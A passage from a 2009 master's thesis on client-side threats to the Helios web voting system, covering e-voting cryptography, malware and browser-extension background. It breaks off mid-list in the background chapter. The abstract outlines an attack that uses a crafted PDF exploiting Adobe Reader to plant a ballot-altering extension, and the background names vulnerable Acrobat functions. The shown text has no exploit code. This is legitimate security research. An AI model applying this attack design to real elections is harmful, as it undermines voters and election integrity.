

UNIVERSITY COLLEGE LONDON

**Impact of Clients' In/Security on
Web-based Click-oriented Voting Systems
with a Focus on Helios**

Masters Thesis

by

Saghar ESTEHGHARI

Supervisor:

Prof. Yvo DESMEDT

MSc Information Security

DEPARTMENT OF COMPUTER SCIENCE

September 1, 2009

This report is submitted as part requirement for the MSc Degree in Information Security at University College London. It is substantially the result of my own work except where explicitly indicated in the text. The report may be freely copied and distributed provided the source is explicitly acknowledged.

Abstract

Helios is a web-based open-audit voting system designed by Adida at Harvard University. State of the art web technologies and advanced cryptographic techniques have been utilized to provide integrity of ballots and voter secrecy in the insecure Internet environment.

Although Helios is designed using very secure cryptographic algorithms, the matter of computer and web browser security has not been considered properly, as demonstrated in this thesis. For this thesis, an attack designed and implemented by exploiting both software and web browser vulnerabilities. The attack takes advantage of the fact that every candidate in Helios can provide a URL to his/her candidacy statement. A malicious candidate, who wishes to win an election created in Helios, uploads a specially crafted PDF file to his/her website. The attack is triggered against voters visiting the web page and working with vulnerable machines. Adobe Acrobat/Reader vulnerabilities are exploited to install a malicious browser extension on the voters' machines. The malicious extension provides an opportunity for the candidate to tamper with the integrity of the election.

Acknowledgements

Firstly, I would like to thank my supervisor Prof Yvo Desmedt for his advice, encouragement, and guidance towards the completion of this thesis.

My special thanks go to my lovely husband, Mahdi, for all the support and motivation he has given me through the process of completing this work.

I would also like to thank my lovely parents and sister for their love and support.

Thanks to all of my friends, especially Mandana Mansoori, Mehdi Hosseini, Karim Marcos and Fabrizio Pece, who are always there for me.

Contents

1	Introduction	1
1.1	Motivation and Goal	2
1.2	Organisation of the Thesis	2
2	Background	3
2.1	E-voting Techniques and Server-side Security	3
2.1.1	Mix-Net Channel/Shuffling Based Schemes	4
2.1.2	Homomorphic Encryption Based Schemes	6
2.1.3	Blind Signature Schemes	9
2.2	Helios Voting System	9
2.2.1	Helios Cryptographic Algorithms and E-voting Scheme	10
2.2.2	Voting in Helios	11
2.2.3	Helios Security Model	12
2.3	Malware and Client-side Security	13
2.3.1	Viruses, Worms and Trojans	14
2.3.2	Software Vulnerabilities and Remote Code Execution	15
2.3.3	Web Browser Vulnerabilities and Web-based Attacks	15
2.4	Summary	19
3	Related Work	20
3.1	Diebold	20
3.2	Hack-a-Vote	21
3.3	AVC Advantage	22
3.4	Summary	23
4	Analysis and Design	24
4.1	Why Analysing Helios?	24
4.2	Security Flaws in Helios' Design	25

4.3	Potential Approaches to Launch an Attack	26
4.3.1	Malware	26
4.3.2	Cross-Site Scripting (XSS) Attacks	26
4.3.3	Browser Extensions	27
4.4	Selected Approach and Design of the Attack	27
4.5	High Level Description of the Attack	29
4.6	Summary	30
5	Implementation	32
5.1	Programming Languages and Tools	32
5.2	Low Level Description of the Attack	33
5.2.1	The PDF File and the ‘Download and Exec’ Payload	33
5.2.2	The Executable to Install the Extension	35
5.2.3	The Malicious Extension	36
5.3	Summary	42
6	Limitations, and Defences	43
6.1	Limitations	43
6.2	Defences	44
6.3	Summary	45
7	Conclusion, and Further Work	46
7.1	Further Work	46
7.2	Conclusion	47
	Bibliography	49
	List of Figures	55
	Appendices	57
A	Helios Administrative Manual	57
A.1	Election Creation	57
A.2	Tallying and Auditing	60
B	Demo of the Attack	63
C	Source-Code	68
C.1	The PDF File and the ‘Download and Exec’ Payload	68

C.2	The Executable to Install the Extension	70
C.3	The Malicious Extension	88
C.3.1	Overlay.js File	88
C.3.2	Overlay.xul File	97
C.3.3	Chrome.minifest File	98

Chapter 1

Introduction

“Mechanical voting booths and punch cards replaced paper ballots for faster counting. Now, new computerized voting machines promise even more efficiency, and remote Internet voting promises even more convenience” [60].

Today electronic voting systems, composed of machines located in polling stations, are run in many countries [32, 64]. E-voting systems are vulnerable to hacking attacks which endanger anonymity of voters, fairness of an election and correctness of results. Researchers have proposed cryptographic voting schemes, along with encryption algorithms to provide security, efficiency and accuracy to these systems.

Despite the security features these schemes provide, there are still vulnerabilities in current e-voting systems that are exploited, e.g. [12], [44] and [37].

Recently, implementations of such e-voting systems using web-based technologies have become a hot topic and some organisations have adopted this approach for their internal elections [13, 58]. On the other hand, as the number of online services grows, the number of frauds committed by hackers has increased as well. This may violate the security and privacy of clients on the World Wide Web. The Helios Voting System [8] is an example of Internet voting. Helios is a web-based open-audit voting system designed by Adida at Harvard University. State of the art web technologies and advanced cryptographic techniques have been utilized to provide integrity of ballots and voter secrecy in the insecure Internet environment. In [7], the designer claimed, “... even if Helios is fully corrupt, the integrity of the election can be verified” and “... assuming enough auditors, even a fully corrupted Helios cannot cheat the election result without the high chance of getting caught”.

1.1 Motivation and Goal

The trend towards deployment of Internet voting by governments, organisations and companies is growing. Special attention has been concentrated on securing these systems on the server side by employing advanced cryptographic techniques, state of the art web technologies and expensive hardware. On the other hand, less attention has been paid on the client side security and impact of the client machines vulnerabilities on the security and accuracy of these systems. The motivation behind this thesis is to investigate whether it is possible to mount an attack against a web based voting system by exploiting client machines vulnerabilities.

For this purpose, the thesis focuses on the analysis and evaluation of security measures implemented in the Helios Voting System from the clients' perspective by considering potential attacks against this voting system. The final goal is to propose and develop an attack that breaks the integrity of an election created in Helios.

In this thesis a candidate, who wants to fraudulently increase the number of votes that are in favour of him/her in an election, is assumed. The malicious candidate makes use of the attack to silently alter ballots on the client side where there would be no need for a voter's permission and s/he will not realise the modification of a ballot.

1.2 Organisation of the Thesis

This thesis is organized as follows. In Chapter 2, an overview of popular e-voting schemes, techniques used to develop Helios, the attacks that can violate a client's security on the Internet and malware are provided. In Chapter 3, three booth based e-voting systems are introduced and the attacks proposed against these system are discussed.

In Chapter 4, potential approaches to launch an attack against Helios, the method opted together with steps to implement the attack and high level description of how the attack works are given. In Chapter 5, programming languages and tools used to develop the attack are introduced and a detail implementation of the chosen attack is described. In Chapter 6, limitations of and defences against the proposed attack are given. Finally, further work and conclusion are provided in Chapter 7.

Chapter 2

Background

This chapter contains the general and technical information about voting security and hacking techniques that help the reader to better understand the rest of the thesis. In Section 2.1, a broad overview of popular e-voting schemes together with employed encryption algorithms is provided. In Section 2.2, a brief description of techniques used in Helios and its security measures are given. In Section 2.3, the discussion is fully focused on malware and the attacks that can violate clients' security on the Internet. Finally, a summary of the chapter is provided.

2.1 E-voting Techniques and Server-side Security

Every scheme proposed for an electronic voting system must satisfy at least the following properties [24, 4]:

- **Anonymity:** any third party observing the system cannot relate a vote to its owner. In other words, an individual cannot be recognised from a particular vote.
- **Privacy:** an e-voting system must preserve the confidentiality of every individual ballot and any leakage of information about its contents must be prevented. In other words, a third party, who observes the system, is unable to discriminate between ballots with respect to their contents.
- **Verifiability:** a trustee verifies the fairness of an election and the correctness of its results. In the context of e-voting systems, Universal Verifiability, which is a much stronger demand than verifiability, is also considered where any verifier can verify the fairness of an election and the accuracy of the results.

- **Robustness:** no one should be able to disrupt the e-voting system, regardless of its size, and any malicious activity against it must be detected and prevented.
- **Efficiency:** the e-voting system must be computationally efficient with respect to the size of an election.

From the cryptographic aspect of an e-voting scheme, anonymity and privacy are considered as the same concept. In other words, anonymity is the technical term for privacy. Therefore, anonymity will be used instead of privacy in the rest of this thesis. There are three well-known techniques proposed in the e-voting context that are discussed in the following subsections.

2.1.1 Mix-Net Channel/Shuffling Based Schemes

The Mix-net concept is pioneered by Chaum and introduced in [15]. It “achieves the anonymity of voters and votes by distributing the decryption key among multiple authorities called shuffling centres or Mix-servers” [38].

The encryption algorithm employed in today’s version of this scheme is ElGamal [40] for which the public key is (p, q, g, y) and the secret key is $x \in \mathbb{Z}_q$, i.e. $y = g^x \mod p$. In this algorithm, p and q are prime numbers, where $p = kq + 1$ ($k \in \mathbb{Z}$), and g is an element of the group G_q , which has order q and is a subgroup of \mathbb{Z}_p^* . The secret key x is shared among all servers, i.e. (x_1, x_2, \dots, x_m) , where each server possesses x_i as the secret key and $y_i = g^{x_i} \mod p$ as the public key. According to Shamir’s secret sharing scheme, $x = \sum_{i \in Q} x_i L_i \pmod{q}$, and $L_i = \prod_{j \in Q, j \neq i} \frac{j}{j-i}$ (for any set $Q \subset \{1, \dots, m\}$ of size s).

An e-voting system based on Mix-net is composed of four components [4] including users, a bulletin board, Mix-servers and a verifier. The e-voting system is started by users submitting their votes which are then encrypted and located on the bulletin board. The encrypted messages on the bulletin board are indicated as E_0 and a single encrypted vote submitted by voter j , is shown as a pair $(M_{0,j}, G_{0,j})$, where $(M_{0,j}, G_{0,j})$, $M_{0,j} = v_{0,j} y^{t_{0,j}}$ and $G_{0,j} = g^{t_{0,j}}$ where $t_{0,j} \in \mathbb{Z}_q$ is a random number and $v_j \in G_q$ is the vote.

When the deadline for the vote submission is reached, the Mix-servers start to perform the following tasks [4]:

- **Randomisation and Permutation/Shuffling:** In this phase server i receives a list $E_{i-1} := \{(M_{i-1,j}, G_{i-1,j})\}_{j=(1,\dots,N)}$ [4] where m is number of servers and N is number of messages, i.e. votes in this context. The server chooses a random permutation $\pi_i \in \Pi_N$ and

N random $t_{i,j} \in \mathbb{Z}_q$. Then it computes the followings [4]:

$$M_{i,j} = M_{i-1,\pi_i(j)} y^{t_{i,\pi_i(j)}}, \text{ and } G_{i,j} = G_{i-1,\pi_i(j)} g^{t_{i,\pi_i(j)}}$$

The output $(E_i := \{(M_{i,j}, G_{i,j})\}_{i=(1,\dots,m), j=(1,\dots,N)})$ is sent to the server $i + 1$. Consequently, each server randomises and permutes its input and keeps local random factors and random permutation confidential to preserve the anonymity of voters.

- **Proof of Permutation:** According to [4], this is a collaborative task done by all servers. Each server proves its knowledge of random factors $(t_{i,j})$ and permutations (π_i) . The overall goal of this task is to prove the correctness of the permutation phase. If a server fails to do so, other servers conclude that it is compromised and remove it from the system. The remaining honest servers must redo this stage from beginning.
- **Decryption:** in this phase each server decrypts the shuffled messages using its own share of the secret key. For a single ciphertext $(M_{m,j}, G_{m,j})$ in $\{(M_{i,j}, G_{i,j})\}$, the server i calculates $W_{i,j} = W_{i-1,j} G_{m,j}^{x_i L_i}$ ($W_{0,j} = 1$ for the first server) [4] and sends $W_{i,j}$ to the next server. W is calculated by all servers. At the end, $W_{t,i} (= G_{m,j}^x)$ is given by the last server as an output and $M_{m,j}$ is decrypted by calculating $M_{m,j}/W_{t,i}$.
- **Proof of Decryption:** this phase is similar to the Proof of Permutation. The servers are involved in a collaborative task to prove the correctness of the decryption and remove any compromised server. This stage is performed after the Proof of Permutation is verified.

There are different approaches towards proving the correctness of decryption and permutation proposed in [38], [4] and [39], each of which tries to achieve a computationally efficient way to handle large amounts of data which result from large-scale elections.

At the end of the process, the decrypted output along with the proof of decryption and permutation are located on the bulletin board. The proofs indicate the correctness of the whole process.

As mentioned earlier, robustness is an important property of an e-voting system. However, the implementation of the Mix-net scheme, explained above, does not fulfil this requirement. The robust variant of this approach is introduced in [50]. A summary of it is described as follows:

This method, also, takes advantage of the ElGamal encryption algorithm. In this implementation of the algorithm p and q are prime numbers and $q|p-1$. Each Mix-server, denoted by MIX_j ($1 \leq j \leq n$), selects a secret key $x_j \in \mathbb{Z}_q^*$ and publicises its public key y_j , where $y_j = g^{x_j} \bmod p$ ($g \in \mathbb{Z}_p$). Then the MIX_j gives x_j to all other Mix-servers employing Shamir's (n, t) -threshold secret sharing scheme.

In this approach each vote v_i is encrypted as follows:

$$(G_i, M_i) = (g^r \bmod p, (y_1 y_2 \dots y_n)^r \bmod p)$$

The encrypted vote is then posted to the bulletin board. The voter i proves his knowledge of v_i by Zero Knowledge Interactive Proof (ZKIP). In the shuffling stage each sever MIX_j re-encrypts and shuffles $(G_1, M_1), \dots, (G_i, M_i)$ ($1 \leq i \leq l$) sequentially. The server then proves the accuracy of the output by ZKIP. The last server MIX_n makes the $(G'_1, M'_1), \dots, (G'_i, M'_i)$ public. In the decryption phase, each MIX_j computes $G_j = G'^{x_j} \bmod p$ [50] and makes G_j public. The MIX_j verifies the correctness of G_j by ZKIP. Then the vote is obtained as follows [50]:

$$v = M' / (G_1, \dots, G_n)$$

If there are dishonest servers, then the remaining Mixes can discover the secret key x_j by employing Shamir's (n, t) -threshold secret sharing scheme.

2.1.2 Homomorphic Encryption Based Schemes

The homomorphic encryption based scheme is based on number theoretic techniques and homomorphic encryption algorithms without considering anonymity channels. This scheme is perfectly applicable to, and well known, in yes/no voting systems. The scheme is composed of three stages, including vote preparation, vote casting and vote counting.

The e-voting system can be based on two types of homomorphic schemes, additive and multiplicative. Depending on the type of the homomorphic scheme employed, the implementation details of the previously mentioned stages slightly differ.

Additive Homomorphic Scheme. The scheme is based on the fact that $E(v_1 + v_2) = E(v_1)E(v_2)$ where v_1 and v_2 are votes and $E()$ is the encryption function. It is possible to apply two encryption algorithms to this scheme, ElGamal and Paillier. According to [41], in the additive homomorphic scheme based on the ElGamal encryption, G is a commutative group with order q , where q is a large prime number. G can also be constructed as a subgroup of \mathbb{Z}_p^* , where p is a large prime number. The secret key z is chosen uniformly random from \mathbb{Z}_q and the public key is $h = g^z$ where g is a generator of G ($G = \langle g \rangle$). Each tallier receives a share z_i of the secret key z by employing (t, N) -threshold secret-sharing and is publicly committed to this share by $h_i = g^{z_i}$. V is a set of size L contains valid votes in \mathbb{Z}_q . The voting process in a system based on additive homomorphism is

as follows:

- In the vote preparation stage, each voter makes a choice for every candidate. S/he uses 1 for choosing a candidate and 0 for otherwise. The sum of 1s must be equal to the number of total winners.
- In the next stage, the vote v_i is encrypted and the voter must verify its validity. Then the encrypted vote is submitted to the talliers. The vote $v_i \in V$ is encrypted as follows:

$$E(v_i) = (g^\alpha, v_i h^\alpha)$$

where $\alpha \in_R \mathbb{Z}_q$ is a random number and v is the message in context of ElGamal.

- In the vote counting stage, talliers verify all ballots and decrypt the product of all encrypted votes (indicated by $E(v_1 + \dots + v_m) = (x, y)$ where m is number of submitted votes) to obtain the sum of the them (T). In this stage talliers cooperate in computing, revealing and proving $x' = x^z$. Each tallier calculates $x'_i = x^{z_i}$. Then x' is computed from x'_i , if t talliers reveal and prove x'_i . When x' is revealed then the following is calculated:

$$\frac{y}{x'} = \frac{T \cdot h^\alpha}{(g^\alpha)^z} = T$$

Multiplicative Homomorphic Scheme This scheme is based on the fact that $E(v_1 v_2) = E(v_1)E(v_2)$ where v_1 and v_2 are votes and $E()$ is the encryption function. This scheme mostly uses the ElGamal encryption algorithm to encrypt the voter's choices. In multiplicative homomorphic schemes, the voter encrypts an integer as his/her vote and talliers decrypt the product of encrypted votes. As a result the product of the votes is obtained, if the computed value is not larger than the multiplicative modulus. According to [52], the voting process in a system based on multiplicative homomorphic scheme is as follows:

- Preparation stage : there are m candidates, i.e. C_1, C_2, \dots, C_m . This scheme makes use of ElGamal encryption modulo p , where p and q are large primes and $p = 2q + 1$. The public key g and y (where $y, g \in G$ a subgroup of \mathbb{Z}_p^*) are generated by employing distributed key generation function and then published. Talliers contribute towards generation and threshold sharing of the private key $x (= \log_g y)$. The set $Q = \{q_1, q_2, \dots, q_m\}$ is chosen, where each value in Q represents a candidate.
- Voting stage: each voter, i.e. V_1, V_2, \dots, V_n , chooses a vote from Q . The vote v_i is encrypted by computing $E(v_i) = (\alpha_i, \beta_i) = (g^{r_i}, v_i y^{r_i})$ where r_i is chosen randomly from \mathbb{Z}_q . The voter

V_i proves that the vote is encrypted in $E(v_i)$ without revealing it by employing honest-verifier ZK proof, which is as follows:

$$\log_g \alpha_i = \log_y(\beta_i/q_1) \vee \log_y(\beta_i/q_2) \vee \dots \vee \log_y(\beta_i/q_m)$$

- Vote counting stage (Tallying): the talliers verify the validity of the votes. Then they randomly divide the encrypted votes into groups of size k . Assume that each group contains m encrypted votes, i.e. c'_1, c'_2, \dots, c'_m , then the tallying of each group involves the following decryption process :

$$v = D\left(\prod_{i=1}^k c'_i\right)$$

Where all talliers collaborate in this computation. The v is then factorised. For further details about the factorisation process please refer to [52].

Homomorphic Encryption with Exponential ElGamal. According to [6], in Exponential ElGamal p and q are prime numbers and $q|p-1$. g is a generator of a subgroup of \mathbb{Z}_p^* of order q . M is plaintext domain and $M_{pk} = \mathbb{Z}_q$ where $pk = y = g^x$ is the public key. The secret key (sk) x is randomly selected in \mathbb{Z}_q^* . The encryption is computed as follows:

$$E_{pk}(m; r) = (\alpha, \beta) = (g^r, g^m y^r) \bmod p$$

This is similar to ElGamal encryption except that the plaintext is the exponent. The decryption is computed as follows:

$$D_{sk}(\alpha, \beta) = \log_g \left[\frac{\beta}{\alpha^x} \right] \bmod p$$

The Exponential ElGamal can be applied to additive homomorphic and computations are performed as follows [6]:

$$E(m_1; r_1) \otimes E(m_2; r_2) = (g^{r_1}, g^{m_1} y^{r_1}) \otimes (g^{r_2}, g^{m_2} y^{r_2}) = (g^{r_1+r_2}, g^{m_1+m_2} y^{r_1+r_2}) = E(m_1+m_2; r_1+r_2)$$

Major difficulties are faced when implementing such schemes in e-voting systems, which can be considered as follows:

- The scheme is not proper for large scale elections due to the high communicational and computational complexity which makes the e-voting systems inefficient.
- Each vote must be validated by both the voter and talliers, this increases the computational

cost in large-scale e-voting systems [52]. Without this validity the correctness and fairness of the voting system cannot be guaranteed [52].

2.1.3 Blind Signature Schemes

The concept of blind signatures was originally introduced by Chaum in [16]. Okamoto later proposed an e-voting system based on it in [51]. The purpose of the scheme is to build a secret, anonymous communication channel between voters and administrators [41]. The scheme is composed of four main stages:

- **Authorisation:** the administrators give the blind signatures to each voter.
- **Voting:** voters send their votes to the bulletin board using his/her signature via anonymous channels [51].
- **Claiming:** each voter can track his/her vote to ensure that it is submitted to the bulletin board. If the vote is not posted on the board then s/he can complain about it.
- **Counting:** after the vote submission is closed, the votes are verified and then counted

One problem with this scheme is the need for active participation of the voter in all above stages, which is not, as argued in [41], applicable and acceptable in the real world. Another problem with such a system is the difficulty to build communication channels that satisfy both secrecy and anonymity at the same time [41].

2.2 Helios Voting System

According to the Helios designers in [7, 8]:

“Helios is a web-based open-audit voting system. The voting system implements advanced cryptographic techniques to maintain ballot secrecy while providing a mathematical proof that the election tally was correctly computed.”

Helios is an open-source web application which can be deployed by any organisation, group or community to set up an election. The only tool needed by both voters and system administrators to interact with the system is a regular web browser. The Helios Voting System is designed and developed by Adida. Currently Helios 2.0 is hosted on <http://www.heliosvoting.com>.

2.2.1 Helios Cryptographic Algorithms and E-voting Scheme

Helios' designer has decided to implement additive homomorphic techniques as the e-voting scheme and Exponential ElGamal (a variant of ElGamal), where g^m is encrypted instead of m , is employed as the encryption algorithm. Helios supports threshold decryption [27] with joint key generation [10]. The computations are done in the subgroup of \mathbb{Z}_p^* with order of q , where p is 2048-bit and q is 256-bit, both primes.

In Helios a ballot is composed of one or more questions and each voter must select at least one answer for each question. According to [10], a ballot, cryptographically, consists of the following items:

- For each answer to each question there would be one ciphertext
- “A disjunctive zero-knowledge proof that each such ciphertext encodes either a 0 or a 1”, and
- “A disjunctive zero-knowledge proof that the homomorphic sum of all ciphertexts for a given question is the encryption of one out of 0, 1, ..., max for a pre-set maximum (ensuring that between 0 and max answers are selected for each question)”.

Cryptography in the Browser

JavaScript [22] is extensively used in the Helios application and the web browser plays an important role in its functionality. The election data, such as the encrypted ballot, the ballot's plaintext and the randomness are stored in browser's memory before the ballot submission. Exponential ElGamal is implemented using the JavaScript language. Consequently, the encryption processes are mostly done in the web browser.

“JavaScript is a complete programming language in which it is possible to build a multi-precision integer library” [7]. However, the technology itself is significantly slow when performing such computationally complicated processes. In order to speed up these processes, the application uses the Java Virtual Machine installed on the web browser. Therefore Java methods are used to compute the randomness and modular exponentiation for ElGamal encryption.

2.2.2 Voting in Helios

The details of how an election is created and tallied are given in Appendix A. This section focuses on the voting procedure in Helios.

A voter can vote in an election, after s/he receives an invitation email from the administrator. The email contains a link to the election web page, username and password. The voter can access the web page by clicking on the provided link.

The communication between the voter and the Ballot Preparation System (BPS) starts when the voter clicks on the ‘Start’ button on the home page. The BPS brings up the election’s questions. The voter goes through the questions and selects his/her answers. The selected answers are recorded by BPS. Next to each answer is a link to the candidates’ personal webpage (candidacy statement).

Helios Voting Booth

IACR Elections

Fingerprint: KXTiA/HGbpSFFVJy2D7Swnejyro

(1) Select (2) Encrypt (3) Submit (4) Done

Question #1

Please select one candidate: (select 1 answer)

☐ Saghar Estehghari [\[more info\]](#)

☒ Bart Preneel [\[more info\]](#)

[Review all Choices](#)

Figure 2.1: The question page of Helios for IACR election

On the confirmation page, the selected answers are displayed on the screen. If the voter is not satisfied with the choices, s/he can go back and update the answers. Otherwise s/he confirms them. The BPS encrypts the ballot and shows the hash of the encrypted ballot to the voter in the next step.

The voter may decide to audit the ballot. The BPS gives a data structure, containing the election ID, the ballot’s plaintext, ciphertext, and the randomness used for encryption, as an audited ballot to the voter.

Moreover, the voter may decide to verify the encrypted ballot. The BPS displays a text area inside which s/he should copy and paste the audited ballot. The BPS then returns the hash of the election,

Helios Voting Booth

IACR Elections

Fingerprint: 9xJd+NtON5z9ZAuKcRMXADPPULM

(1) Select	(2) Encrypt	(3) Submit	(4) Done
------------	-------------	------------	----------

Your audited ballot

You have chosen to audit your encrypted ballot.

Here is the fully audited ballot information, which you can copy and paste.

```
"1000823947825197868457561402486923107449672898061086863733445819654932661649431379503"
{"commitment": {"A":
"1602252064835262482920185156186445530385244218091102800874592828144634656175250419337
"B":
"4055516887989697265610115355837222449590702648369494634378771133118660354718421859216
"challenge":
"3831966227440094302269567219079715931791083257908210615766510974964502915289242960085
"response":
"913078199583363416096050287244041540853766842885945205861621916122328678196150696946
"answer": [1], "randomness":
["236005273788608799684063053888471342821298711057580420100412934012783993303660959364
"5486424132905735950405171759787469929990266194624091138890242811009761273344898704527
"election_hash": "2R4LkKUBzHuu4zGmDqxHB6/tDNo", "election_id":
"agxoZWxpb3N2b3RpbmdyEAsSCEVsZWN0aW9uGILNCAw"}
"
```

Copy the content above ([select it](#)).
Visit the [Helios Ballot Verifier](#) to ensure it was properly formed.

Go Back to Choices

Figure 2.2: The audit ballot page of Helios for IACR election

the hash of the encrypted ballot, and the ballot’s plaintext as an output and states whether the encryption was verified and whether the proof is OK.

Finally, if the voter confirms that the answers and the verification are correct, then s/he can choose to submit the encrypted ballot. At this step the BPS clears the randomness and the ballot’s plaintext from the browser’s memory and brings up the authentication page. The voter should enter the username and password specified in the invitation email. If the combination of the username and password is correct, then the ballot will be signed by the BPS and stored in the database. The voter will receive an email, containing the hash of the encrypted ballot and the hash of the election, from the system confirming that his/her ballot has been recorded. The email does not contain the name of the candidate in plaintext.

2.2.3 Helios Security Model

There are two factors that are valued for Helios, first - integrity and second - voter secrecy. As the designer claimed in [7], “... even if Helios is fully corrupt, the integrity of the election can be

verified” and “... assuming enough auditors, even a fully corrupted Helios cannot cheat the election result without the high chance of getting caught”.

Role of Auditing

There are different types of attacks that may threaten the security of Helios, such as changing a ballot, voter impersonation, ballot corruption, incorrect decryption and etc. Helios claims to defeat these types of attacks with the power of *Auditing*. After tallying an election, an administrator can audit the whole election. In this process, a list of voters along with the hash of their ballot is given by the system. The administrator should republish the published list, where the voters can compare their own hashes with the published ones and verify the correctness of their submitted ballot. It is expected to compute the proof by multiple auditors, and if it was satisfactory, republish the list. As claimed in [7], “if a large majority of voters verify their votes then the outcome is correct”.

This technique gives an opportunity for the voters to complain, if the hashes do not match. The administrator can check whether the complaints are legitimate by analysing the server logs and “giving the voters the possibility to present proofs and arguments for their complaints” [10].

According to [10], Helios was deployed for the presidential election at Université Catholique de Louvain (UCL). The election statistics shows that around 30% of the voters checked their votes in the published list and 7 voters complained during the election rounds.

2.3 Malware and Client-side Security

It has been for decades that clients have been suffering from malware infections. Millions of clients have lost sensitive data due to the destructive actions performed by various types of malware. The interconnectivity among computers on the Internet reduces the chance to avoid infiltration of malware on these machines.

Through the advent of the commercial Internet, most businesses have attempted to offer online services. These services have brought convenience to modern life and reduced the need for physical presence [55]. However, in some cases clients’ security is sacrificed for comfort because of the unpatched applications installed on their systems. In other words, client machines act as the weakest link [55]. Consequently, due to vulnerabilities that exist in software and web applications, clients’ confidential information (e.g. financial information, password, etc.) may be leaked to dishonest and malicious users.

2.3.1 Viruses, Worms and Trojans

In this section a brief description of three concepts viruses, worms and Trojans is provided which contributes towards a clear understanding of the context of this thesis. For further information about these topics please refer to [18], [61], [31], [11] and [45].

Viruses. As defined in [18], computer virus is “a program that can infect other programs by modifying them to include a possible evolved copy of itself”. Infection and propagation are the main properties of a virus. When an infected program is executed, the embedded virus is loaded into the memory where it is able to inject a copy of itself into innocent running programs [57]. The other property of a virus is an action that can be activated or triggered after a certain condition is fulfilled. This activation authorises the virus to perform any kind of destructive (e.g. changing the contents of the file, deleting certain types of files etc.) or non-destructive (e.g. displaying a certain message on the screen) action on client machines.

Worms. Worms and viruses are not the same concepts; however, they are similar in the definition. Worms differ from viruses in that they do not require users for activation [70]. Computer worm is a program that is designed to copy itself from one computer into another, leveraging some network medium: e-mail, TCP/IP, etc [71]. Contrary to viruses, worms do not like to replicate themselves only in one computer. They are aimed to spread across a particular network and invade as many computers as possible. This makes the detection of and defending against worms difficult.

Trojans. “Trojan horse refers to planting an entry point or "trap door" in the victim's computer system to allow subsequent unauthorized access to the system or to any unexpected and malicious side effect” [45]. “It attempts to achieve this by presenting the operator of the system with a program so useful that they will use it even though it may not have been produced under their control” [11]. These programs usually contain functions that need to access a client's file. If the program opens a confidential file as a service to the client, then the embedded Trojan is capable of accessing the username and password for that file. In addition, the Trojan can copy the contents of the file to another one which is accessible by an attacker. This type of attack is possible on machines where there is no control over the installation of applications.

2.3.2 Software Vulnerabilities and Remote Code Execution

Buffer overflows have been the most common variety of software vulnerability [23], where a program weakly checks the validity of provided inputs. Attackers, who exploit these types of vulnerabilities, usually give a long argument as an input to the program. This results in corruption of adjacent parts of the program's state, i.e. pointers, and makes it possible for an attacker to write arbitrary code in this part of the program's state. This injected code is called the payload or shellcode [72]. As a result the flow of the program is diverted to the hacker's program. The payload is then executed with privileges of the vulnerable software. Consequently, the attacker can gain full or partial control over the victim's machine.

Adobe Acrobat/Reader and JavaScript Vulnerabilities

Adobe Acrobat and Reader are popular tools for viewing, searching, printing and digitally signing PDF documents. Adobe Acrobat allows creators to customise PDF documents using JavaScript. Adobe has developed a JavaScript API (Application Programming Interface) which is only supported by Adobe Acrobat and Reader v7.0.0 and above. Using this API it is possible to bind JavaScript functions to elements of a PDF file and events, such as user actions.

However, some versions, such as 7.0.0, 8.0.0, 8.1.0, 9.0.0 etc., of these tools are vulnerable to buffer overflow attacks. According to [25], 83.5% of the 2.5 million users run a vulnerable version of Adobe Acrobat/Reader on their machines.

The attack can be launched on machines on which the client opens a specially crafted PDF file with a vulnerable version of Adobe Acrobat/Reader. As mentioned earlier, this makes the execution of a shellcode possible on the client's machine. The vulnerabilities partially depend on the way the software implemented the JavaScript functions. Some of these functions include, `Collab.collectemailinfo()` [34], `util.printf()` [36], `Collab.getIcon()` [35] etc. The buffer overflow occurs when a specially crafted argument is given as input to these functions.

2.3.3 Web Browser Vulnerabilities and Web-based Attacks

Worm and virus infections are traditional methods of gaining control over client machines, which were connected to vulnerable networks. However, these types of attacks have become harder to launch due to the advent of firewalls. Consequently, malicious users have become attracted to

attacks that take advantage of web browser vulnerabilities, where browsers can be fooled into connecting to a malicious web server.

Most web browsers support client-side scripting and programming languages such as JavaScript, ActiveX and Java. This means that a web page containing JavaScript codes causes the browser to download and interpret the script. Hackers make use of these languages to retrieve information about the client machines and exploit the vulnerabilities that exist on them.

The goal of a malicious user in these types of attacks is to find vulnerable web applications and inject malicious HTML or JavaScript codes into the applications. Clients, who visit the web page containing the malicious code, can be directed to download and install malware by which the attacker gains control over their systems. This method is called “drive-by download” [55]. Such an attack indicates that the clients’ privacy and security are threatened on the Internet when using vulnerable web browsers.

Cross-Site Scripting (XSS) Attacks

Cross-site scripting refers to attacks in which an attacker injects a malicious code, usually JavaScript, into a vulnerable web application. These types of attacks mostly target the user of a web application rather than the application itself. There are two main categories of XSS attacks, persistent and non-persistent.

Non-persistent Attacks : These attacks are most commonly used by hackers. Web applications that do not properly validate the users’ inputs and/or the query strings provided in the URL, are vulnerable to the non-persistent XSS attacks. This gives an opportunity to attackers to inject their code into dynamically generated pages. For example, if an attacker can successfully exploit the vulnerability in a search engine, then s/he can inject a malicious link into the results page. Consequently, if a user clicks on the link, then s/he will be redirected to the attacker’s website.

Persistent Attacks : This encompasses websites that allow clients to include arbitrary data inside the applications, such as forums, blogs etc., and store the users’ contributed contents on web servers. Careless design of such applications may provide an opportunity for attackers to insert malicious codes, i.e. HTML, inside the website that infects anyone who visits the website. For example, a hacker can insert a hyperlink inside a forum. Upon clicking on the link, clients are redirected to a malicious website.

Browser Root Kits and Extensions

Web browser extensions are supported by both Internet Explorer and Firefox. For the purpose of this thesis, the discussion is fully focused on Firefox extensions.

Browser extensions (or add-ons) are facilities provided to customise the browser to offer additional features that fit the personal needs of each user [46, 28]. They are able to change the browser's behaviour by using interfaces available in Cross-Platform Component Object Model (XPCOM) [30] framework provided by Firefox. Languages such as JavaScript, eXtensible Markup Language (XML) [67] and XML User Interface Language (XUL) [29] are used to develop extensions.

These small programs become part of the browser after installation and have the following capabilities:

1. They have access to Document Object Model (DOM), which is “an API for valid HTML documents that allows programs and scripts to dynamically access and update the content, structure and style of documents” [66], of web pages and are able to add, edit or remove DOM elements of an HTML document.
2. They have access to JavaScript functions of a web page and are able to edit JavaScript contents.
3. They can read from and listen to the session history of the web browser. This implies that the extensions can wait (listen) for a particular user's action (event), such as pressing back or forward button on the browser, etc., and return the URL of the page that the user is currently visiting.

Extension Installation: Extensions are hosted on the Mozilla website [5] or on the creators' personal web pages. The extension package is compressed in an XPI format and will be extracted by the browser during installation. The installation procedure of an extension is;

1. A user selects which extension to install and clicks on 'Add to Firefox',
2. S/he clicks on 'Install Now' button on the installation dialog,
3. The extension manager shows up and installs the extension (displaying a progress bar),
